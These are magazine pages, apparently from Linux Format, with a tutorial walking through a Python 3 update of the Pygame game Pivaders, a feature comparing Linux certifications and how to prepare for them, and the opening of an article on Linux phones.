

29 Jul, 2022 1 commit

Update to Python 3
Linux Format authored 2 days ago

18 Feb, 2014 1 commit

Formatting updated
russb78 authored 8 years ago

Thanks to GitLab's import feature, you can inherit the whole history of a project, even if it's from GitHub.

»

Invaders, possibly from space

We've resurrected a classic shoot-em-up project from a long lost Linux magazine. All you need to do is save the world.

Once upon a time, there was a magazine called *Linux User & Developer* (*LUD*). It was a reasonable title, but not in the same high-calibre league as *Linux Format*. Noting it could never be *LXF*, *LUD* did the honourable thing and ordered its parent company to pledge fealty and hand over all assets to Future Towers. So for a while *LUD* was part of the Future family, and then a spreadsheet in London cried out in panic and suddenly *LUD* was no more. (*I'm pretty sure none of that really happened – Ed*). Anyway in issue 136 of *LUD*, a young Russell Barnes introduced a great project called *Pivaders*, a *Space Invaders* clone written in about 300 lines of code. Then in the next issue he added some bells and whistles, in particular animations and sound.

It was a great project and thanks to Future Towers' infinite content funnel we can reproduce it here with impunity. The only problem is *LUD136* is from February 2014 and in that era writing code in Python 3 was seen as a little postmodern. In this era, most distros have done away with Python 2 and attempts to install it often lead to problems later. Especially on Raspberry Pi OS if our reader letters are anything to go by. Anyway, we digress. So with as light a touch as possible, we set about updating Russell's dusty old code. After not too much hassle, we got it into a workable shape and now you can download it from our GitLab:

```
$ git clone https://gitlab.com/LXFjb/pivaders.git
```

Here we used GitLab's import feature, which enables us to keep the commit history and everything from the original GitHub site (**https://github.com/russb78/pivaders**). If you look at the commit entitled "Update to Python 3", you can see all the changes we had to make in order to get it working. But don't worry about that for now, because it would be more fun to see this project in action. *Pivaders* uses the *Pygame* module, so you'll need to install that first:

```
$ sudo apt install python3-pygame
```

Everyone knows how *Space Invaders* work, but for nostalgia value we'll quote Lrrr in the 50th episode of Futurama, "Raiders of the Lost Arcade", who describes the invaders' strategy: "Increase speed, drop down, and reverse direction!"

PIVADERS
PRESS SPACE TO PLAY

The verdant intro for our action-packed space shooter.

Ready, player one?

We can verify Lrrr's laconic description by starting *Pivaders*, which has been hidden one subdirectory deeper than it needs to be:

```
$ cd pivaders/pivaders
$ python pivaders.py
```

You should see an enticing splash screen. Hit Space and you'll be thrust into the action. Use the cursor keys and space bar to save the world! Then, when you're done playing, open up the **pivaders.py** file in *Geany* (or the editor of your choosing) and we can start seeing how this works. The *Pygame* module takes a great deal of the headache away from games programming. It provides classes for sprites, controllers, sound effects and so many other things that would otherwise make coding a game from scratch much less fun.

Turning to the code itself you'll see near the beginning of the file that a lot of things are defined in block capitals. This is to distinguish them as global variables, as opposed to the local variables within functions which can't be accessed from without. Global variables are ones that are used regularly and that it would be inefficient and ugly to have to manually pass around functions. If you want, try changing some of the bullet, block or barrier sizes.

Central to our game is that aliens, barriers and our own ship are destroyed by bullets. Thanks to *Pygame's* sprite detection, wiring this logic into the code is simple. We use *Pygame's* `Group` class (see lines 116-120) to group the different kinds of sprites together so that they can all be checked for collisions without having to do any awkward geometry.

You'll note the `class` keyword appears many times throughout the code. The aliens, barriers, bullets, player and even the game itself all have their own classes. This is a hallmark of so-called object oriented programming,



On this occasion, our attempts to save the world were not successful…

where we define a bunch of classes and then by, instantiating them, make objects. A class can have its own methods (for example the `__init__()` method is called whenever that class is brought to life). It's easy to see why classes might be useful for blocks and bullets, because we're going to need lots. But it turns out they're equally useful for things that are only going to exist once.

For objects that move in our game, the associated classes all have an `update()` method. For example, the `Ammo` class is updated (lines 82-85) by increasing its y co-ordinate according to its speed. If the bullet goes off the top or bottom of the screen, the object is destroyed. Speaking of the `Ammo` class, it's worth noting that this is used for both alien missiles and the player's bullets. Classes can inherit methods from other, parent classes. Indeed, the `Ammo` class itself extends *Pygame's* own `Sprite` class, which is where all the collision-detecting magic takes place.

Blits and pieces

Pygame makes it easy to use our own assets. The graphics, fonts and sounds used in *Pivaders* are all open source, but feel free to experiment with alternatives. Graphics are dumped on the screen (technically a surface) using the `blit()` method. Blit (block transfer, sometimes called bit-blit) is the traditional method for copying bitmaps (or parts of bitmaps) from one surface to another. In order for coin-op, bullet hell arcade classics to be so hellish, it was common for them to have their own blitter chip. *Robotron:2084* from 1982 included two Blitter chips, allowing for a (then) mind-bending 80 objects moving on the screen at once.

It might sound like a dated method, but as long as we only care about two dimensions then blitting is the simplest way to move things around. Behind the scenes *Pygame* will use your GPU (or fast software techniques if it can't) to speed up the blits. Consideration is still required though. Every time anything in our game moves, part of the background will be covered up and another part of it revealed. In order that the movement appears smooth we blit the background after each display update (the `pygame.display.flip()` call that's on line 266).

We do hope you've enjoyed *Pivaders*, and we do hope you've enjoyed this brief foray into the world of Python coding. Of course, Python is not the only fruit, and one may equally well have coded something similar in C (or C++) or x86 assembly. That might make for a faster game, but there would be more code and we'd struggle to explain most of it. PHP, JavaScript and Perl all have reputations as 'web languages', but they're all capable of manifesting a *Space Invaders* clone. In our Raspberry Pi temperature monitoring tutorial (*see page 50*), we'll look at combining Python with Bash scripting, so that we can use features of the shell (for example. *Sed*, *Grep* and *Awk*) to automate, analyse and hopefully ameliorate. LXF

» NAVIGATING THE LOOPS

Having everything defined in functions and classes and what have you is undoubtedly 'the right way' to write code. But it does mean that the code that actually springs the game into life is right at the end. First we create a new `Game` object, which sets up the game area, fonts and theme music. Then we instigate the `main_loop()` method. Most applications have a main loop that typically runs for the whole lifetime of that application, polling for input or updates and acting on them accordingly. Our main loop in *Pivaders* is executed 20 times a second, so the code is working pretty hard while you blast aliens. The only way to escape our main loop (line 401) is for the `Gamestate.end_game` flag to be set, which happens when the window is closed (line 163) or when Escape is pressed while on the start screen (lines 166-167).

Assuming we're not quitting, our main loop goes on to check if our spaceship needs moving, creates an alien missile (subject to the one in 20 chance, see line 303) , checks for collisions and refreshes the screen. Then each object from the player, bullet, alien and missile groups is updated in a handy for loop (lines 411-414).

In order to check if the game is over there are `is_dead()` and `defenses_breached()` checks (commencing lines 333 and 346. If the game isn't over, but the aliens are all dead, Lrrr's "increase speed" edict from earlier is enacted in a new level.



Bootstrap your LINUX career

Discover how Linux certification can help you. **Stuart Burns** explains the why and the how, with a few pro tips thrown in for good measure.

Linux administrators are in demand. Those who are certified get more offers at higher rates of pay. To offer a personal experience of this, several years ago this writer applied for a job with a large well-known company and sailed through the interview. It came down to him and one other candidate, who had a similar level of experience.

The writer had only the RHCSA (Red Hat Certified Sys Admin) certificate, while the other candidate had RHCE (Red Hat Certified Engineer) certification and got the job. In a post-interview conversation, it became clear that the interviewer saw the RHCE certification as a big differentiator and a proven case of how certificates can and do make a difference.

Depending on how you approach Linux accreditation, it can be costly. Some certifications are wildly more expensive than others. Some are stepping stones to prove enough knowledge to get a foot in the door and an advantage over non-certified candidates.

There are several well-regarded certifications and all have their pros and cons. They chase different types of customers and charge appropriately. So, without further delay, let's look at the top Linux certifications.

Red Hat Certification

Red Hat is, without doubt, the 600lb gorilla in terms of cachet and perceived value in the Linux business

Image credit: Marko Geber/Getty Images

PREPARING FOR THE TEST

Given that these exams are not cheap, you must make every attempt to pass them first time. There are many mock exams available that not only give similar (but not identical) questions to those in the official exam, but Red Hat even provides a test to assess your current skill level.

With Red Hat, a pass or fail result can take several days, which is annoying in these modern times. Red Hat also provides a transcript of where the failures occurred. As it is offering a second attempt gratis, there is a little hack that can be used to boost the chance of success.

If you fail by a small margin and can remediate that issue promptly, rebooking the exam for a week later (the minimum allowable resit time) means there is a better-than-average chance that the questions and tasks will be identical to the ones previously sat.

The same situation is also true with Linux+ to a degree, but with that scenario, there is a pool of questions from which the ones to answer are drawn. Over time they are added to, changed and removed.

Don't let yourself get too despondent if you fail. And don't leave it too long before jumping back on the wagon, or your experience and skills may get rusty. We speak from personal experience. The alternative is going over the same material again to catch up to where you were.

world. There's no other way to put it. This means IBM (who now owns Red Hat) can charge a hefty premium for the courses and exams. The cost is reflected in the wage-bargaining power it brings.

Red Hat offers two core Linux courses, the RHCSA (Red Hat Certified System Administrator) and the RHCE (Red Hat Certified Engineer). RHCSA is the entry-level system administration certification. People who have passed the RHCSA exam are deemed competent to administer a simple Red Hat Linux server. The official RHCSA exam syllabus is at **http://red.ht/3Xdttcd**.

The Red Hat Certified System Administrato exam covers subjects including system management, kernel and process management, disk management, package management, managing system run levels, user management and basic scripting.

The courses for the RHCSA are not cheap. It is possible to do the two courses separately but the cost far outweighs the course content.

RHCSA exams require knowledge (or equivalent) from the RH124 (System Administration I) and RH134 (System Administrator II) courses.

Sometimes there are offers available that include the RHCSA course and exam. Bought separately, each exam costs circa £500 per exam attempt, plus VAT.

The RH200 rapid course includes parts one and two. The bundle including the exam weighs in at over £3,500 before VAT – not cheap. It can be worth it, though, especially if someone else is footing the bill!

As a bit of an obvious sanity check, people looking to do the RHCE need to complete the RHCSA course before being allowed to attempt it.

Not everyone or their employers can afford that expense, but luckily there are many other ways of getting that training, as we explain later.

Having experienced the RHCSA exam first-hand, there are a few suggestions that come to mind. Firstly, taking the exam straight after the course isn't conducive to passing unless the you are already well versed in Red Hat support and basic scripting. It can take a lot of additional learning and experimenting to become comfortable with the exam objectives.

Secondly, and a bit of a gotcha, if you can't perform one step in the exam, you may not be able to perform the subsequent required tasks. If you can't script basic solutions to a required task, being forced to repeat a process manually can result in an undue time drain, depleting the already limited time available.

RH exams are all based around testing real-world knowledge by requiring you to perform tasks on a Red Hat-provided virtual machine that is subsequently auto-marked based on what the system should look like when all questions and tasks are completed.

When sitting the exam, the candidate next to us got stuck on the first question. The solution was in the official course, but he lost too much time and couldn't do enough steps to pass once he sorted the issue.

As mentioned, RH certification is not cheap. A recent change in the exam policy means that everyone gets a second chance at the exam at no additional cost, providing something of a safety net.

What some may consider a bit of a hack is getting Oracle Enterprise Linux certification. Oracle provides the Oracle Red Hat compatible kernel that is one-to-one binary identical. But that's not what's important. What is important is that Oracle's exam has a broadly similar (although not identical) blueprint. Admittedly, it doesn't have quite the same level of cachet as RH but it is cheaper, at around £250 per exam attempt. Oracle

There are many ways to get certified, including online but unofficial courses by well-known course providers such as Pluralsight.



RHCSA: Red Hat Certified System Administrator (EX200)

RHCSA: Red Hat Certified System Administrator (EX200) Watched 2h 52m of 23h 15m

Thinking about getting into Linux system administration specifically with Red Hat Enterprise Linux? Look no further than this series which will walk you through everything you need to know for getting started. You'll cover tools and scripting, deploying systems, daily operations and tasks, networking, security, and much more.

Additionally, for those interested in certification, these courses cover the topics presented by the Red Hat Certified System



Red Hat Enterprise Linux

Easy access to a more secure OS, larger ecosystem, and a broader selection of languages and developer tools on which to build and deploy apps in the hybrid cloud.

No-cost RHEL for developers subscription

This subscription includes:

- Red Hat Enterprise Linux provided via this subscription is for individual developers only. For Corporate and Enterprise subscription options, please see this.
- Red Hat Enterprise Linux Server (all currently supported releases)

Getting access to real Red Hat products is easy for learning and non-production purposes. It only takes five minutes to sign up.

is spending huge sums of money to try to make inroads into Fortune 500 companies.

It could be a more affordable alternative for those unable or unwilling to fork out £500 plus VAT – so, £600 for the average person – for the Red Hat RHCSA exam. Details of the Oracle Certified Professional Oracle Linux 8 System Administrator 1Z0-106 are located at **http://bit.ly/3NiVf3o**.

As for testing, as with most things, Covid changed how exams are sat. In the UK, there are still a few physical RH testing centres around London but most tests are online. Using the online exam process is a bit strange. The test-taking environment uses a bootable USB stick that boots into a secure RHEL environment with an internet connection that works with Linux. More information on test-taking remotely can be found at **https://red.ht/43SX2Sa**.

CompTIA Linux+ Certification

The CompTIA Linux+ courses are quite popular. CompTIA Linux+ is targeted at people in the early stages of their Linux careers. Unlike Red Hat exams that are understandably specific to one Linux distribution, Linux+ covers questions about multiple scenarios and operating systems.

CompTIA's base course is currently XK0-005. The exam blueprint is freely available at **http://bit.ly/3CqSZkh**. The Linux+ exam format is an online series of questions around basic Linux.

Linux+ features up to 90 questions with a test duration of 90 minutes. A number of the questions are more complex and carry more weight. Someone taking the test is extremely unlikely to get 90 questions!

A note of caution: the CompTIA website will try to sell you its $1,000-plus all-in package. If you have a good grounding in Linux, you only need the exam voucher. It is worth getting the official study guide, though. A plethora of Linux+ exam guides are available in print and ebook. The CompTIA exam comes in at $358 (around £280).

A word to the wise: make sure any book purchased covers the current syllabus. We found that when sitting CompTIA exams, the official CompTIA study guides were sufficient. This is much cheaper and conducive to learning at your own pace.

The hands-on exams do allow the use of the man command. Get intimate with it, because there's not much time to read!



```
MAN(1)                                   Manual pager utils

NAME
       man - an interface to the system reference manuals

SYNOPSIS
       man [man options] [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [man options] [section] term ...
       man -f [whatis options] page ...
       man -l [man options] file ...
       man -w|-W [man options] page ...

DESCRIPTION
       man is the system's manual pager.  Each page argument given to man
       a program, utility or function.  The manual page associated with ea
       is then found and displayed.  A section, if provided, will direct m
       section of the manual.  The default action is to search in all of t
       following  a pre-defined order (see DEFAULTS), and to show only the
       if page exists in several sections.

       The table below shows the section numbers of the manual followed by
       they contain.

       1   Executable programs or shell commands
       2   System calls (functions provided by the kernel)
       3   Library calls (functions within program libraries)
       4   Special files (usually found in /dev)
```

The CompTIA exams can be delivered remotely via online proctoring, which can make life easier without worrying about travel and getting to the test centre. With CompTIA, there is no requirement to boot from USB sticks and have Linux-compatible hardware.

LPIC Linux Certification

LPIC Linux Certification is the great grandfather of all modern Linux certifications. LPIC, like Linux+, is agnostic regards distribution and focuses more on understanding how Linux works.

LPIC exam requirements are detailed at **http://bit.ly/3Cpi4vW**. The layout is a bit odd – you need to scroll down to see the exam blueprint (below the Purchase Voucher option)

Like Red Hat, LPIC offers two levels of certification, 101 and 102. The 101 course centres around local machine management, while the 102 exam concerns itself with networking and medium-scale network environments. Both exams are $200 (around £155).

LPIC doesn't seem as popular or well regarded as the other two certification providers, but it is still a valuable certification to have. The flip side is that it's also relatively inexpensive compared to RH.

Acquire the knowledge more cheaply

The exam costs are but one part – study time and the training costs of acquiring that knowledge can be significant. Listed below are several ways to get started without shelling out for the official courses.

Unofficial courses

There are many online providers of unofficial courses that cover the syllabus. Some of the best online course providers are CBT Nuggets and Pluralsight. Both have a moderate cost but provide many additional courses, not just Linux certification.

The unofficial courses do come with a warning: good training content costs money to create and unofficial courses may not be as up to date as expected. We are not saying don't use them but make sure the exam blueprints and the course align closely. Good online courses should clearly state which version of OS and vendor exam it is being tailored to.

For those going it alone, you must download the exam blueprint or study guide that details the exam objectives. Every exam vendor will have these freely available for download. Depending on the learning style, official study guides and the exam blueprint can be an assured way to get the whole syllabus at a more affordable price. There's no reason not to use both books and courses together.

Resources for success

Virtual machines are your friends. Using *VirtualBox* or other desktop virtualisation means you can build a virtual machine in minutes. Judicious use of VM snapshots means deploying a new VM from a snapshot is a breeze and takes seconds to complete.

When studying for the RHCSA exam, you could use Rocky Linux or a similar one-to-one compatible distro. To ensure everything is identical, we recommend using the appropriate RHEL distro. Developers – that's you –

can get free RHEL servers from Red Hat using a free developer subscription (**http://red.ht/3oYqur6**). Registering takes less than five minutes. This method guarantees like-for-like compared to the exam VM.

Regarding the other exams (Linux+, LPIC and so on), there is a requirement to understand several distributions. An example: Linux+ requires you to be familiar with YUM, APT, Flatpak and other package management systems. Tools that are available on one distribution may not be available on another.

The same advice applies to other distributions but unlike RHEL, most of them don't require signup to use.

Canonical Credentials.

There has long been a hankering for a Debian-based exam with Red Hat style and gravitas. Until recently, Canonical, showed no interest in creating such an exam, pointing potential test takers to the exams mentioned above. Times change.

There is a now-closed beta for a new Ubuntu exam series called Canonical Credentials. To find out more, check it out at **https://bit.ly/3NoARy8**. The microsite includes details of the syllabus and other information.

The question of if and when Canonical Credentials will be open for public consumption is currently unknown. We can only hope it comes to rival RH and provides some good competition and choice.

Complementary exams

It's a cold hard fact that having Linux certification helps get your foot in the door, but very rarely do companies want just Linux admins. Linux by itself is rarely required, as borne out by the requirements of job adverts. So, some straightforward courses can help enhance that 'Linux Pro' look.

Docker is a well-established technology that is, to some degree, replacing virtual machines in modern deployments. Docker containers are lightweight, programmatically simple and can run anywhere, so they can run in the cloud as well as the data centre and even the desktop.

The great news is that the Docker training course (available on the sites we've already mentioned) is an easy win and can be learnt quickly, assuming you have a decent understanding of virtualisation technologies.

It is a really good skill to be certified in because the industry as a whole is moving towards Docker at an explosive rate. More information on the Docker DCA exam can be found at **https://bit.ly/43QSnjD**.



Name: Linux+ Test box
Operating System: Debian (64-bit)

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Linux_ Test box.vdi (Normal, 20.00 GB)

Host Driver: Default
Controller: ICH AC97

Never underestimate the usefulness of VirtualBox for experimentation, free from consequences and easy to replace.

IBM and Red Hat, being Red Hat, have their own technology called Podman but by far the leader in this space is the true Docker infrastructure and builds. The exams come in at circa $250 (around £195).

It doesn't have to be Docker, of course. Other courses are available but, from experience, Docker is a quick-to-learn, easy win for bolstering a CV and will help in real-world day-to-day system administration.

Keeping up the certifications.

Everything in IT moves quickly and certifications are no different. They have a limited lifespan. Red Hat certifications are for specific versions of RH, so the RHCSA never expires, it just becomes less valuable as newer versions are released. Linux+ has a lifetime of three years. That said, Linux+ should really be, in our opinion, seen as a bootstrapping method to get into a job and then hopefully get the company to foot the substantial training bill.

Good luck and Linux!

When looking at getting certified, it's not just about the cost of the courses or exams, of course, but also the significant time and effort required to upskill and successfully pass the exam.

Consider these and the potential cost before deciding which exam to focus on. Most certifications can be achieved by self-study but you have to realise that covering the syllabus and understanding it to the required level will not happen overnight. It is, however, worth it when the exam is conquered. LXF

» BATTLE OF THE ONLINE LEARNERS

The question of who provides the best online learning experience is contentious. It's a personal thing, but what do they cost and what do they provide?

Pluralsight has a collection of courses that cover the requirements as laid out for RH200. Similarly, there is a course set for Linux+. Both require over 20 hours to merely watch. That doesn't include time to digest, try out and experiment.

Other online learners offer similar levels of content. For example, CBT Nuggets offers LPIC 1 and 2 courses. It also has Linux+ but a legacy version. For up-to-date content, there are, in our opinion, much better options.

There are many such online providers. Most offer a free limited trial. Pluralsight, for example, offers a week of access for free. That would (just about) be enough time to do the entire RH200 course if desired.

Those two providers are considered the main go-to providers of curated, designed-to-enable-users-to sit-exams content.

Moving down the list, the other providers for Linux education include Coursera and Udemy. Udemy offers courses based on a one-time fee for that specific course. Online training course providers tend not to be as focused on specific exams but do provide some good course material if something particular is required.

As for others, such as LinkedIn Learning, they are more focused on business skills and Microsoft products.

FREE
YOUR PHONE!

8:30
MONEY SAVER!
I ♥ TUX

Lesser-spotted *Jonni Bidwell* climbs to the top of a 5G mast to extol the benefits of running Linux on your phone.

The mobile device world has become duopolised by two big tech outfits, one fruity and the other Borg-ish. Google's Android runs on an array of mobile hardware, has a Linux kernel, and the core Android Open Source Project (AOSP) is freely licensed. Devices can generally be unlocked and custom apps can be sideloaded. Compare it with Apple's walled-garden, locked-down hardware approach in iOS, and you can see why free software advocates might prefer to side with the Android camp. But this argument is specious, because much of Android proper is proprietary.

The Google apps and most of the popular Android apps are all proprietary, and many rely on the fiendish Google Play Services library to do their work (or display ads). Those apps all collect data and tie it to your Google account. Despite new privacy controls, permissions and supposedly easier-to-understand license agreements, it's difficult to comprehend what is being shared and how it's used. This has led to an orthogonal argument, that Apple (a fashion brand that makes hardware) cares more about protecting privacy than Google (an ad company).

